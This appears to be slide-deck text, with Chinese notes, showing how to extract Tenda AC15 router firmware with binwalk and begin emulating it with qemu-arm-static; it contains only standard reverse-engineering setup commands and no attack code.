


$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin
$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin

$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin Binwalk 會掃描韌體映像檔,辨別不同的類型和結構。 例如 : SquashFS、uImage、zImage、TRX header。

$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin 解包失敗可以先裝這個 : https://github.com/devttys0/sasquatch

$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin 解包失敗可以先裝這個 : https://github.com/devttys0/sasquatch fix.txt : https://gist.github.com/0rphon/8e7ae101ab2a2d08eaab2a226aa8e90c
$ Extract Firmware ➔ binwalk -e US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin OR ➔ binwalk
-Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin
Emulate Firmware

$ Emulate Firmware


$ Emulate Firmware ➔ sudo cp $(which qemu-arm-static) ./
$ Emulate Firmware ➔ sudo cp $(which qemu-arm-static) ./ ➔
mv qemu-arm-static qemu
